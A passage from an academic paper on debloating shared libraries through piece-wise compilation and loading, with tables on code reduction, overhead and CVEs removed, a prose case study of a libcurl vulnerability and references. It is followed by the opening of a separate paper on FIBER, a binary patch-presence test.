First, we confirmed that the piece-wise loader was able to successfully load unmodified shared libraries. Next, we manually tested a variety of unmodified executables — `FireFox`, `curl`, `git`, `ssh` and `LibreOffice` programs that used the piece-wise compiled libraries. We were able to verify that the loader correctly loaded the piece-wise compiled libraries, and all of them ran under normal use without errors. The bloat reduction results for `curl` are tabulated in Table 5 for each code pointer handling approach. Despite not debloating `glibc`, we were able to reduce bloat by over 39.84% on average for localized scan. In general, libraries that are general purpose are more bloated (e.g., `libasn1`) than the libraries that are a part of the application pacakge (e.g., `libcurl`). We demonstrate that a COTS binary which uses `glibc` can still be debloated, even if `glibc` is not piece-wise compiled. We show that our solution can target some if not all shared libraries used by a program, and is truly backward compatible.

#### 6.2.3 Debloating C++ Libraries

To demonstrate piece-wise seamless support for C++ code, we successfully compiled and debloated `libFLAC++`. We were able to successfully remove 46.09% of functions or 66.90% of instructions. Debloating results are summarized in table 6.

#### 6.2.4 Piece-wise vs Static Linking

While static linking provides optimal debloating benefits, its use in practice is limited due to the following reasons:

- Requires recompilation of binaries with every library or software update.
- Does not allow memory sharing across processes.
- May result in accidental violation of (L)GPL.
- Increases binary size compared with dynamic linking.
- Risks transferring bugs in a shared library to the binary.

Since piece-wise aims to bring dead code elimination benefits from static linking to dynamic linking, in table 8, we compare whole-program code reduction achieved by static linking with late-stage debloating using piece-wise toolchain. The percentage reduction in this table takes into account both program and library code to accurately delineate program-wise debloating of both approaches.

Table 5: Percentage Attack Space Reduction for 14 piece-wise libraries used by `curl` program.

| Library | Full-module Code Pointer Scan | | Inclusion-based Pointer Analysis | | Localized Code Pointer Scan | |
|---|---|---|---|---|---|---|
| | % Function Reduction | % Instruction Reduction | % Function Reduction | % Instruction Reduction | % Function Reduction | % Instruction Reduction |
| libasn1 | 21.15% | 41.85% | 22.01% | 42.18% | 22.01% | 42.17% |
| libcurl | 3.43% | 2.30% | 28.57% | 40.79% | 25.14% | 39.74% |
| libgssapi | 7.70% | 9.67% | 14.96% | 26.11% | 38.62% | 73.12% |
| libheimbase | 7.37% | 9.15% | 11.54% | 21.38% | 25.64% | 50.86% |
| libheimntlm | 14.06% | 34.45% | 14.06% | 34.46% | 14.06% | 34.45% |
| libheimsqlite | 0.63% | 0.17% | 2.68% | 1.59% | 17.23% | 11.30% |
| libhx509 | 18.39% | 35.25% | 24.40% | 44.40% | 35.89% | 65.05% |
| libidn | 19.84% | 20.77% | 19.84% | 20.77% | 19.84% | 20.77% |
| libkrb5 | 13.98% | 18.49% | 21.55% | 30.45% | 26.73% | 41.44% |
| libp11-kit | 7.14% | 11.07% | 63.07% | 74.95% | 58.21% | 65.78% |
| librtmp | 21.05% | 21.50% | 21.05% | 21.51% | 22.22% | 22.30% |
| libtasn1 | 16.76% | 31.34% | 16.76% | 31.35% | 16.76% | 31.34% |
| libwind | 8.75% | 16.23% | 15.00% | 19.95% | 8.75% | 16.23% |
| libz | 35.61% | 35.97% | 35.61% | 36.15% | 37.07% | 43.21% |
| Mean | 13.99% | 20.59% | 22.22% | 31.86% | 26.30% | 39.84% |

Table 6: Debloating `libFLAC++` with `Audacity`.

| Handling Technique | # Removed Functions | # Removed Instructions | # Functions Total | # Instructions Total | % Function Reduction | % Instruction Reduction |
|---|---|---|---|---|---|---|
| Object-sensitive, Inclusion-based Pointer Analysis | 271 | 5831 | 588 | 8716 | 46.09% | 66.90% |

Static linking provides an upper bound for dead code elimination. Localized code pointer scan was able to remove most of the code from program's address space, followed by pointer analysis and full-module scan. Overall, we observe that piece-wise's dead code elimination benefit is comparable but not as efficient as static linking due to analysis accuracy and the retention of necessary code for piece-wise loading and code removal.

## 6.3 Performance Overhead

**Compile-time overhead.** We measured execution time added by our LLVM pass for each of the three approaches (full-module scan, localized scan and inclusion-based points-to analysis) by inserting timing code at the beginning and end of pass' main logic. The results are tabulated in Table 9. Full-module scan is the quickest followed by localized scan. Both incur reasonable overhead (worst case $< 800ms$). Due to constraint-solving, points-to analysis was the slowest. In general, we found greater-than-linear increase in overhead introduced by points-to analysis with respect to the code size, with up to 4 minutes for `libheimsqlite.so`. While this is indeed a large overhead, we believe that this one-time overhead is reasonable given the large attack space reduction it provides (see Section 6.4).

**Load-time overhead.** Our changes to the loader, which eventually removes unused shared library code before transferring control to `__libc_start_main` only affects a program's start-up time. We do not add any code to the program's execution. Load time overhead caused by debloating comes from two sources. First, since we have added code to piece-wise loader to perform debloating, this extra logic introduces overhead to a program's load time. To measure this, we ran each program in `coreutils` sequentially, measured load time for default and piece-wise loaders, then computed the overhead. On average, the code piece-wise loader that performs debloating added 20 milliseconds to the each process load time across all `coreutils` programs.

Second, because piece-wise loader writes to code pages that contain the copies of shared libraries, copy-on-write is triggered, which results in additional load time overhead. To measure debloating's effect on system with a large number of debloated processes running concurrently, we launched a number of programs in `coreutils` simultaneously and measured the overhead caused by the piece-wise loader. With all 106 programs running concurrently, we observed an overhead of 49 milliseconds for each process. We are currently working on a solution to minimize the loadtime overhead.

Table 7: Vulnerabilities Removed after Debloating Libraries

| Library | CVE-ID | Functions Affected | Program | Vulnerability Type |
|---|---|---|---|---|
| zlib-1.2.8 | CVE-2016-9842 | inflateMark | git, curl, LibreOffice, firefox | Undefined Behavior |
| libcurl-7.35 | CVE-2016-7167 | curl_escape, curl_easy_escape, curl_unescape, and curl_easy_unescape | curl | Integer Overflow |
| | CVE-2014-3707 | curl_easy_duphandle | curl, cmake | Out-of-bound Read, Use After Free |
| | CVE-2016-9586 | curl_mprintf | cmake | Buffer Overflow |

Table 8: Whole-process attack space reduction of static linking and piece-wise for `coreutils` and SPEC CPU 2006.

| Program | Static Linking | Pointer Analysis | Localized Scan | Full-module Scan |
|---|---|---|---|---|
| Minimum Program | 99.55% | 95.67% | 96.11% | 63.42% |
| coreutils mean | 81.42% | 76.18% | 78.22% | 54.97% |
| bzip2 | 84.28% | 78.38% | 81.18% | 43.33% |
| gcc | 14.13% | 13.10% | 13.57% | 7.55% |
| gobmk | 39.37% | 36.55% | 37.84% | 21.28% |
| h264ref | 44.94% | 41.78% | 43.28% | 25.06% |
| hmmer | 59.05% | 55.13% | 57.00% | 33.13% |
| lbm | 88.75% | 82.33% | 85.24% | 47.16% |
| libquantum | 87.23% | 80.86% | 83.77% | 45.61% |
| mcf | 89.66% | 83.24% | 86.15% | 47.66% |
| milc | 75.26% | 70.05% | 72.49% | 41.25% |
| sjeng | 76.76% | 71.39% | 73.89% | 41.36% |
| sphinx3 | 68.72% | 64.50% | 66.47% | 38.82% |

Table 9: Piece-wise LLVM Pass Execution Time. All entries are in milliseconds.

| Library | Full-Module Code Pointer Scan | Inclusion-based Analysis | Localized Code Pointer Scan |
|---|---|---|---|
| musl-libc | 73 | 28661 | 158 |
| libasn1 | 40.80 | 16,000 | 41.40 |
| libcurl | 23 | 891 | 79.10 |
| libgssapi | 14.10 | 31,600 | 132 |
| libheimbase | 6.30 | 1,570 | 8.94 |
| libheimntlm | 0.81 | 275 | 1.02 |
| libheimsqlite | 406 | 241,000 | 3,380 |
| libhx509 | 22.20 | 12,700 | 4.07 |
| libidn | 0.67 | 0.68 | 0.68 |
| libkrb5 | 165 | 20,700 | 776 |
| libp11-kit | 6.95 | 4,330 | 0.89 |
| librtmp | 2.66 | 1,000 | 3.31 |
| libtasn1 | 2.19 | 1,370 | 2.36 |
| libwind | 0.27 | 186 | 0.25 |
| libz | 1.20 | 1,530 | 7.63 |

## 6.4 Attack Space Reduction

**Gadget Elimination.** While gadget reduction does not stop all attacks, it does give an estimate of how much attack space is reduced. In Table 4, we show overall gadget reduction as well as reduction security-sensitive gadgets that have been extensively used in previously published work such as syscall [34], stack-pointer update (SPU) [35, 15], call-oriented programming (COP) [11], call-site/call preceded (CS) [15, 11] , jump-oriented programming (JOP) [9], and entry-point (EP) [15] gadgets. This reduction is measured in `musl-libc` for `coreutils` and SPEC CPU 2006 benchmarks using ROPgadget [33]. Overall, we were able to remove 71% of gadgets. Although we did not test for exploitation, elimination of high-impact gadgets will, in principle, hamper return-to-libc and code-reuse exploits.

**Vulnerability Elimination.** Another observable security benefit of removing unused code is that we also eliminate its vulnerabilities. We perform an extensive study on all shared libraries we tested, analyzed all removed functions, and cross-referenced them with the list of reported CVE for each libraries. Results are listed in table 7.

## 6.5 Case Study: CVE-2014-3707

`Curl` is a widely used program with known critical security vulnerabilities. In fact, over 25 vulnerabilities in `curl` have been reported in 2016 alone [2]. Similarly, the `curl` library used by many programs for han-

dling file transfers (e.g. cmake, LibreOffice, git, Luau, and OpenOffice) has reported several vulnerabilities. Our solution significantly reduces attack space through `libcurl` debloating and therefore offers several security benefits, one of which is vulnerability elimination as listed in table 7. To demonstrate this, we show how an attacker can leak information using a vulnerability discovered in `libcurl` and how our solution defeats this through debloating.

CVE-2014-3707 [3] is an out-of-bound read vulnerability in function `curl_easy_duphandle` affecting `libcurl` versions 7.17.1 to 7.38.0 that can be exploited for memory disclosure and denial-of-service attacks. `curl_easy_duphandle` uses `strdup` to copy buffers under the assumption that they are C strings terminated by `NULL`. If the assumption is violated, `strdup` will read beyond buffers' boundaries, allowing an attacker to crash the program by triggering a segmentation fault or, in the worst case scenario, perform an out-of-bound memory read. To make matters worse, after duplication, it fails to update the pointer to point to the new buffer which can trigger illegal use of freed memory if original object has been freed.

Our evaluation shows that debloating `libcurl` when it is used with programs like `curl` or `cmake` completely removes the affected functions and therefore the bug can no longer be exploited to perform a memory disclosure or a denial-of-service attack as part of an exploit payload such as through a return-to-libc attack. We emphasize that our solution will not only eliminate known vulnerabilities but will also potentially remove yet-to-be-discovered ones. This is one of the many security advantages that come with code debloating.

## 7 Related Work

**Attack-Space Reduction Approaches.** Numerous efforts have attempted to defeat attacks by enforcing various forms of program properties such as SPI [29, 31] and CFI as it decreases the size of the CFG and retains compile-time information. CFI solutions extract the CFG and add instrumentation checks to the binary either by relying on source code and debugging information [5, 39], or by analyzing the binary itself [49, 48]. Variations of CFI targeting either performance [30, 8, 47], or security [22, 40] have been proposed.

ASLR [38, 7] was introduced as a means of preventing attackers from reusing exploit code effectively against multiple instantiations of a single vulnerable program. Wartell et al. [41] introduced binary stirring, which increases ASLR's re-randomization frequency to each time a program is launched. Qiao et al. [30] interpret the ability to return to a location as a one-time capability, which is issued in each calling context in order to enable a one-time return. Niu anh Tan [24, 25, 26] created a toolchain supporting fine-grained, per-input CFG generation and enforcement that combines dynamic linking, support for JIT compilers and interoperability with unprotected legacy binaries. Giuffrida et al. [14] presented a live re-randomization strategy for operating system load-time address space randomization to defend against return-into-kernel-text ROP attacks. Crane et al. [12, 13] uses a combination of compiler transformations and hardware-based enforcement to mark pages as execute-only, thereby defeating the objective of memory disclosures. Techniques that combine CFI and ASLR have also been proposed [23]. Piece-wise compilation and loading is independent of, yet complements CFI-based approaches.

**Feature-based Software Customization.** Unlike C/C++, managed programing languages whose execution is monitored by Runtime Virtual Machine suffers from significant runtime overhead or bloating due to the extra logic added to manage an execution environment. This bloating is categorized into two groups: memory bloat and execution bloat. Xu et al. [44] and Bu et al. [10] delegate the debloating task to developers, classifying this problem as purely software engineering related. On the other hand, Jiang et al. [20] propose a feature-based solution that allows a developer to remove certain feature in Java bytecode by performing static analysis. Jiang et al. [19] introduces an automatic approach that statically analyzes and removes unused codes in both Java application and Java Runtime Environment. As a key distinction, our approach involves load-time dead-code removal to debloat shared libraries and reduce attack space in COTS binaries.

**Pointer Analysis.** Pointer analysis or points-to analysis, a well-studied and active research area, refers to determining memory targets of a pointer at compile time. Although precise flow-sensitive pointer analysis allows for high-quality and aggressive optimization, it is a proven NP-hard [18]. Numerous approaches have been proposed to balance the trade-off between performance/scalability and precision. A pointer analysis algorithm is classified based on various dimensions such as flow-sensitivity, context-sensitivity, intra/inter-procedural, and heap modeling. Flow-sensitive algorithms ([17], [46], [27]) take into account the control flow of a procedure; thus, the points-to information is more precise and different for each program point. However, a flow-insensitive points-to analysis (e.g. [6] for inclusion-based and [36] for unification-based), is universal and refers to any execution points within a module. Similarly, context-sensitive analysis (e.g. [42], [43], [45]) generates more precise points-to information by in-

vestigating each call site's context.

## 8 Conclusion

We presented a study across 2016 real world programs on Ubuntu Desktop 16.04 and show that most of the code in `libc` is seldom used. We implemented a prototype system that performs piece-wise compilation and loading. We evaluated the system and showed that `libc` can be debloated to eliminate significant code fragments from memory thereby reducing the attack space.

## 9 Acknowledgement

We would like to thank the anonymous reviewers for their feedback. This research was supported in part by Office of Naval Research Grant #N00014-17-1-2929. Any opinions, findings and conclusions in this paper are those of the authors and do not necessarily reflect the views of the Office of Naval Research Grant and US government.

## A Appendix

Library-wise functional dependency is presented in Table 10.

Table 10: Most frequently used shared libraries in the study and their function-level code utility.

| Library | # programs that use the lib | Avg. % of functions used |
|---|---|---|
| libc | 1932 | 24.64 |
| libm | 284 | 7.06 |
| libstdc++ | 266 | 37.77 |
| libpthread | 237 | 11.10 |
| libnetpbm | 201 | 4.74 |
| libresolv | 186 | 9.60 |
| libglib | 178 | 4.25 |
| libtinfo | 170 | 12.42 |
| libgio | 135 | 5.74 |
| libdl | 125 | 4.18 |
| libz | 116 | 6.07 |
| libgcc | 113 | 4.0 |
| libX11 | 89 | 6.04 |
| libXau | 86 | 7.13 |
| libselinux | 72 | 8.57 |
| | **Mean (top 15):** | **10.22** |

Functionality-size code footprint in `musl` is presented in Table 11.

`Musl` code footprint by features is presented in Figure 2.

## References

[1] Compiling glibc with clang/llvm. https://groups.google.com/forum/#!topic/llvm-dev/arwzyPtQ2yY. Accessed: 2017-01-20.

[2] Curl: All known prior vulnerabilities. https://curl.haxx.se/docs/security.html.

[3] Cve-2014-3707. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3707.

[4] The gnu c library: Categories and functions.

[5] ABADI, M., BUDIU, M., ERLINGSSON, U., AND LIGATTI, J. Control-flow Integrity. In *Proceedings of the 12th ACM Conference on Computer and Communications Security (CCS'05)* (2005), pp. 340–353.

[6] ANDERSEN, L. O. *Program analysis and specialization for the C programming language*. PhD thesis, 1994.

[7] BHATKAR, S., DUVARNEY, D. C., AND SEKAR, R. Address Obfuscation: An Efficient Approach to Combat a Broad Range of Memory Error Exploits. In *USENIX Security* (2003), vol. 3, pp. 105–120.

[8] BLETSCH, T., JIANG, X., AND FREEH, V. Mitigating code-reuse attacks with control-flow locking. In *Proceedings of the 27th Annual Computer Security Applications Conference* (2011), ACSAC '11, pp. 353–362.

[9] BLETSCH, T., JIANG, X., FREEH, V. W., AND LIANG, Z. Jump-Oriented Programming: A New Class of Code-Reuse Attack. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security* (2011), ACM, pp. 30–40.

[10] BU, Y., BORKAR, V., XU, G., AND CAREY, M. J. A bloat-aware design for big data applications. In *ACM SIGPLAN Notices* (2013), vol. 48, ACM, pp. 119–130.

[11] CARLINI, N., AND WAGNER, D. ROP is still dangerous: Breaking modern defenses. In *23rd USENIX Security Symposium (USENIX Security'14)* (2014).

[12] CRANE, S., LIEBCHEN, C., HOMESCU, A., DAVI, L., LARSEN, P., SADEGHI, A. R., BRUNTHALER, S., AND FRANZ, M. Readactor: Practical code randomization resilient to memory disclosure. In *2015 IEEE Symposium on Security and Privacy* (May 2015), pp. 763–780.

[13] CRANE, S. J., VOLCKAERT, S., SCHUSTER, F., LIEBCHEN, C., LARSEN, P., DAVI, L., SADEGHI, A.-R., HOLZ, T., DE SUTTER, B., AND FRANZ, M. It's a trap: Table randomization and protection against function-reuse attacks. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 243–255.

[14] GIUFFRIDA, C., KUIJSTEN, A., AND TANENBAUM, A. S. Enhanced operating system security through efficient and fine-grained address space randomization. In *Presented as part of the 21st USENIX Security Symposium (USENIX Security 12)* (Bellevue, WA, 2012), USENIX, pp. 475–490.

[15] GÖKTAŞ, E., ANTHANASOPOULOS, E., BOS, H., AND PORTOKALIDIS, G. Out of control: Overcoming control-flow integrity. In *Proceedings of 35th IEEE Symposium on Security and Privacy (Oakland'14)* (2014).

[16] HARDEKOPF, B., AND LIN, C. Semi-sparse flow-sensitive pointer analysis. In *ACM SIGPLAN Notices* (2009), vol. 44, ACM, pp. 226–238.

[17] HARDEKOPF, B., AND LIN, C. Flow-sensitive pointer analysis for millions of lines of code. In *Proceedings of the 9th Annual IEEE/ACM International Symposium on Code Generation and Optimization* (Washington, DC, USA, 2011), CGO '11, IEEE Computer Society, pp. 289–298.

Table 11: Code footprint in `musl libc` by functionality categories.

| Functionality | # Functions | Function Footprint | # Instructions | Instruction Footprint |
|---|---|---|---|---|
| Virtual Memory Allocation And Paging | 14 | 1.45% | 1131 | 1.91% |
| String and Array Utilities | 74 | 7.65% | 3436 | 5.82% |
| Mathematics | 175 | 18.10% | 20331 | 34.42% |
| The Basic Program/System Interface | 16 | 1.65% | 991 | 1.68% |
| Pattern Matching | 103 | 10.65% | 7807 | 13.22% |
| Date and Time | 29 | 3.00% | 1363 | 2.31% |
| POSIX Threads | 4 | 0.41% | 104 | 0.18% |
| Character Handling | 34 | 3.52% | 757 | 1.28% |
| File System Interface | 49 | 5.07% | 1706 | 2.89% |
| Low-Level Input/Output | 34 | 3.52% | 1783 | 3.02% |
| System Configuration Parameters | 4 | 0.41% | 242 | 0.41% |
| System Management | 14 | 1.45% | 403 | 0.68% |
| DES Encryption and Password Handling | 5 | 0.52% | 354 | 0.60% |
| Searching and Sorting | 15 | 1.55% | 686 | 1.16% |
| Users and Groups | 40 | 4.14% | 890 | 1.51% |
| Processes | 15 | 1.55% | 810 | 1.37% |
| Resource Usage And Limitation | 23 | 2.38% | 545 | 0.92% |
| Job Control | 10 | 1.03% | 152 | 0.26% |
| Inter-Process Communication | 13 | 1.34% | 497 | 0.84% |
| System Databases and Name Service Switch | 0 | 0.00% | 0 | 0.00% |
| Non-Local Exits | 3 | 0.31% | 34 | 0.06% |
| Message Translation | 12 | 1.24% | 741 | 1.25% |
| Signal Handling | 17 | 1.76% | 448 | 0.76% |
| Arithmetic Functions | 147 | 15.20% | 6974 | 11.81% |
| Locales and Internationalization | 4 | 0.41% | 208 | 0.35% |
| Low-Level Terminal Interface | 20 | 2.07% | 617 | 1.04% |
| Syslog | 5 | 0.52% | 196 | 0.33% |
| Pipes and FIFOs | 4 | 0.41% | 263 | 0.45% |
| Character Set Handling | 18 | 1.86% | 2724 | 4.61% |
| Internal probes | 2 | 0.21% | 26 | 0.04% |
| Sockets | 52 | 5.38% | 2318 | 3.92% |
| Error Reporting | 12 | 1.24% | 533 | 0.90% |


[18] HORWITZ, S. Precise flow-insensitive may-alias analysis is np-hard. *ACM Transactions on Programming Languages and Systems (TOPLAS) 19*, 1 (1997), 1–6.

[19] JIANG, Y., WU, D., AND LIU, P. Jred: Program customization and bloatware mitigation based on static analysis. In *Computer Software and Applications Conference (COMPSAC), 2016 IEEE 40th Annual* (2016), vol. 1, IEEE, pp. 12–21.

[20] JIANG, Y., ZHANG, C., WU, D., AND LIU, P. A preliminary analysis and case study of feature-based software customization. In *Software Quality, Reliability and Security-Companion (QRS-C), 2015 IEEE International Conference on* (2015), IEEE, pp. 184–185.

[21] LARSEN, P., HOMESCU, A., BRUNTHALER, S., AND FRANZ, M. Sok: Automated software diversity. In *2014 IEEE Symposium on Security and Privacy* (May 2014), pp. 276–291.

[22] MASHTIZADEH, A. J., BITTAU, A., BONEH, D., AND MAZIÈRES, D. Ccfi: Cryptographically enforced control flow integrity. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2015), CCS '15, ACM, pp. 941–951.

[23] MOHAN, V., LARSEN, P., BRUNTHALER, S., HAMLEN, K., AND FRANZ, M. Opaque control-flow integrity. In *Symposium on Network and Distributed System Security (NDSS)* (2015).

[24] NIU, B., AND TAN, G. Modular control-flow integrity. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI'14)* (2014).

[25] NIU, B., AND TAN, G. RockJIT: Securing just-in-time compilation using modular control-flow integrity. In *Proceedings of 21st ACM Conference on Computer and Communication Security (CCS '14)* (2014).

[26] NIU, B., AND TAN, G. Per-input control-flow integrity. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 914–926.

[27] OH, H., HEO, K., LEE, W., LEE, W., AND YI, K. Design and implementation of sparse global analyses for c-like languages. *SIGPLAN Not. 47*, 6 (June 2012), 229–238.

[28] PAPPAS, V., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. Smashing the Gadgets: Hindering Return-Oriented Programming using in-place Code Randomization. In *IEEE Symposium on Security and Privacy (SP'2012)* (2012), pp. 601–615.

[29] PRAKASH, A., AND YIN, H. Defeating rop through denial of stack pivot. In *Proceedings of the 31st Annual Computer Security Applications Conference* (2015), ACM, pp. 111–120.

[30] QIAO, R., ZHANG, M., AND SEKAR, R. A principled approach for rop defense. In *Proceedings of the 31st Annual Computer Security Applications Conference* (2015), ACM, pp. 101–110.

[31] QUACH, A., COLE, M., AND PRAKASH, A. Supplementing modern software defenses with stack-pointer sanity. In *Proceedings of the 33rd Annual Computer Security Applications Conference* (2017), ACSAC 2017.

[32] QUACH, A., ERINFOLAMI, R., DEMICCO, D., AND PRAKASH, A. A multi-os cross-layer study of bloating in user programs, kernel and managed execution environments. In *Proceedings of the 2017 Workshop on Forming an Ecosystem Around Software Transformation* (New York, NY, USA, 2017), FEAST '17, ACM, pp. 65–70.

[33] SALWAN, J. Ropgadget tool, 2012. *URL http://shell-storm.org/project/ROPgadget*.

[34] SHACHAM, H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security* (2007), ACM, pp. 552–561.

[35] SOTIROV, A. Heap feng shui in javascript.

[36] STEENSGAARD, B. Points-to analysis in almost linear time. In *Proceedings of the 23rd ACM SIGPLAN-SIGACT symposium on Principles of programming languages* (1996), ACM, pp. 32–41.





Figure 2: A cumulative distribution of code footprint in `libc` versus frequently used `libc` functions in our study. Virtual memory allocation and paging functionality is most used and non-local exits are least used. Figure shows all 30 features in `libc`


[37] SUI, Y., AND XUE, J. Svf: Interprocedural static value-flow analysis in llvm. In *Proceedings of the 25th International Conference on Compiler Construction* (New York, NY, USA, 2016), CC 2016, ACM, pp. 265–266.

[38] TEAM, P. Pax address space layout randomization (aslr).

[39] TICE, C., ROEDER, T., COLLINGBOURNE, P., CHECKOWAY, S., ERLINGSSON, Ú., LOZANO, L., AND PIKE, G. Enforcing Forward-Edge Control-Flow Integrity in GCC & LLVM. In *Proceedings of 23rd USENIX Security Symposium (USENIX Security'14)* (2014), pp. 941–955.

[40] VAN DER VEEN, V., ANDRIESSE, D., GÖKTAŞ, E., GRAS, B., SAMBUC, L., SLOWINSKA, A., BOS, H., AND GIUFFRIDA, C. Practical context-sensitive cfi. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 927–940.

[41] WARTELL, R., MOHAN, V., HAMLEN, K. W., AND LIN, Z. Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code. In *Proceedings of the 2012 ACM conference on Computer and communications security (CCS'12)* (2012), ACM, pp. 157–168.

[42] WHALEY, J., AND LAM, M. S. Cloning-based context-sensitive pointer alias analysis using binary decision diagrams. *SIGPLAN Not. 39*, 6 (June 2004), 131–144.

[43] WILSON, R. P., AND LAM, M. S. Efficient context-sensitive pointer analysis for c programs. In *Proceedings of the ACM SIGPLAN 1995 Conference on Programming Language Design and Implementation* (New York, NY, USA, 1995), PLDI '95, ACM, pp. 1–12.

[44] XU, G., MITCHELL, N., ARNOLD, M., ROUNTEV, A., AND SEVITSKY, G. Software bloat analysis: finding, removing, and preventing performance problems in modern large-scale object-oriented applications. In *Proceedings of the FSE/SDP workshop on Future of software engineering research* (2010), ACM, pp. 421–426.

[45] XU, G., AND ROUNTEV, A. Merging equivalent contexts for scalable heap-cloning-based context-sensitive points-to analysis. In *Proceedings of the 2008 International Symposium on Software Testing and Analysis* (New York, NY, USA, 2008), ISSTA '08, ACM, pp. 225–236.

[46] YU, H., XUE, J., HUO, W., FENG, X., AND ZHANG, Z. Level by level: Making flow- and context-sensitive pointer analysis scalable for millions of lines of code. In *Proceedings of the 8th*

*Annual IEEE/ACM International Symposium on Code Generation and Optimization* (New York, NY, USA, 2010), CGO '10, ACM, pp. 218–229.

[47] ZHANG, C., CARR, S. A., LI, T., DING, Y., SONG, C., PAYER, M., AND SONG, D. Vtrust: Regaining trust on virtual calls. In *Symposium on Network and Distributed System Security (NDSS'16)* (2016).

[48] ZHANG, C., WEI, T., CHEN, Z., DUAN, L., SZEKERES, L., MCCAMANT, S., SONG, D., AND ZOU, W. Practical control flow integrity and randomization for binary executables. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland'13)* (2013), pp. 559–573.

[49] ZHANG, M., AND SEKAR, R. Control flow integrity for COTS binaries. In *Proceedings of the 22nd USENIX Security Symposium (Usenix Security'13)* (2013), pp. 337–352.

# Precise and Accurate Patch Presence Test for Binaries

Hang Zhang
*University of California, Riverside*
*hang@cs.ucr.edu*

Zhiyun Qian
*University of California, Riverside*
*zhiyunq@cs.ucr.edu*

## Abstract

Patching is the main resort to battle software vulnerabilities. It is critical to ensure that patches are propagated to all affected software timely, which, unfortunately, is often not the case. Thus the capability to accurately test the security patch presence in software distributions is crucial, for both defenders and attackers.

Inspired by human analysts' behaviors to inspect only small and localized code areas, we present FIBER, an automated system that leverages this observation in its core design. FIBER works by first parsing and analyzing the open-source security patches carefully and then generating fine-grained binary signatures that faithfully reflect the most representative syntax and semantic changes introduced by the patch, which are used to search against target binaries. Compared to previous work, FIBER leverages the source-level insight strategically by primarily focusing on small changes of patches and minimal contexts, instead of the whole function or file. We have systematically evaluated FIBER using 107 real-world security patches and 8 Android kernel images from 3 different mainstream vendors, the results show that FIBER can achieve an average accuracy of 94% with no false positives.

## 1 Introduction

The number of newly found security vulnerabilities has been increasing rapidly in recent years [3], posing severe threats to various software and end users. The main approach used to combat vulnerabilities is patching; however, it is challenging to ensure that a security patch gets propagated to a large number of affected software distributions, in a timely manner, especially for large projects that have multiple concurrent development branches (*i.e.,* upstream versus downstream). This is due to the heavy code reuse in modern software engineering practice [16, 23, 20]. Thus, the capability to test whether a certain security patch is applied to a software distribution is crucial, for both defenders and attackers.

To better facilitate the discussion of the paper, we differentiate the goal and scope of *patch presence test* from those of the more general *bug search*. Patch presence test, as its name suggests, checks whether a specific patch has been applied to an unknown target, assuming the knowledge of the affected function(s) and the patch itself, *e.g.,* "whether the heartbleed vulnerability of an openssl library has been patched in the `tls1_process_heartbeat()` function". Bug search, on the other hand, does not make assumptions on which of the target functions are affected and simply look for all functions or code snippets that are similar to the vulnerable one, *e.g.,* "which of the functions in a software distribution looks like a vulnerable version of `tls1_process_heartbeat()`." Our study focuses on the more specific problem of *patch presence test*, which aims to offer a precise and accurate answer. With this in mind, both lines of work have been studied in the following contexts:

**Source to source.** This type of work operates purely on source code level. Source code is required for both the reference and target. In recent studies, it is also typically assumed that patches about specific bugs are available.

**Binary to binary.** These work do not need any source code. Both the reference and target are in binary, thus all comparisons are based on binary-level features only. It does not assume the availability of patch information (about which binary instructions are related to a patch).

In this paper, we consider a new category of **"source to binary"**, which is a middle ground between the above two, based on the following observations. First, open source has become a trend in computer world nowadays with an exploding number of software open sourced with full history of commits and patches (*e.g.,* hosted on github) [4]. In fact, most of the binary-only bug search studies include software such as Linux and

openssl. Second, many open-source code or components are widely reused in closed-source software, *e.g.,* libraries and Linux-based kernels in IoT firmware [13, 26]. This is a critical change that allows us to leverage the source-level insight that can inform the binary patch presence test.

